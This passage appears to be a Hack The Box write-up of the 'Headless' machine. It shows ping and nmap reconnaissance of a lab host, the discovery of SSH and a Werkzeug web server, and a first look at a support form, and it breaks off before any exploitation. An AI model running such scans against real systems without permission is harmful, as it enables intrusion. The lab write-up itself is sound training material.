

Headless (HTB)

ip of the machine :- 10.129.1.248




```
~/current (4.124s)
ping 10.129.1.248 -c 5

PING 10.129.1.248 (10.129.1.248) 56(84) bytes of data.
64 bytes from 10.129.1.248: icmp_seq=1 ttl=63 time=83.8 ms
64 bytes from 10.129.1.248: icmp_seq=2 ttl=63 time=86.9 ms
64 bytes from 10.129.1.248: icmp_seq=3 ttl=63 time=82.9 ms
64 bytes from 10.129.1.248: icmp_seq=4 ttl=63 time=83.8 ms
64 bytes from 10.129.1.248: icmp_seq=5 ttl=63 time=87.3 ms

--- 10.129.1.248 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 82.856/84.945/87.281/1.801 ms
```

machine is on!!!



```
~/current (8.499s)
nmap -p- --min-rate=10000 10.129.1.248

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-20 18:46 IST
Nmap scan report for 10.129.1.248
Host is up (0.080s latency).
Not shown: 65490 closed tcp ports (conn-refused), 43 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```


Got two open ports!!!



```
~/current (9.707s)
nmap -p 22,5000 -sC -Pn -A -Pn -T5 10.129.1.248

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-20 18:47 IST
Nmap scan report for 10.129.1.248
Host is up (0.081s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 90:02:94:28:3d:ab:22:74:df:0e:a3:b2:0f:2b:c6:17 (ECDSA)
|_  256 2e:b9:08:24:02:1b:60:94:60:b3:84:a9:9e:1a:60:ca (ED25519)
5000/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_http-title: Under Construction
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.66 seconds
```

Got versions of both the ports...

changed the ip :- 10.129.49.229




Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 59m 16s.

only one options. Let's click on it and explore it...



10.129.49.229:5000/support

Contact Support

First Name:


Last Name:

Email:

Phone Number:

Message:

Got a form, let's try adding some random stuff...



Contact Support

First Name: test

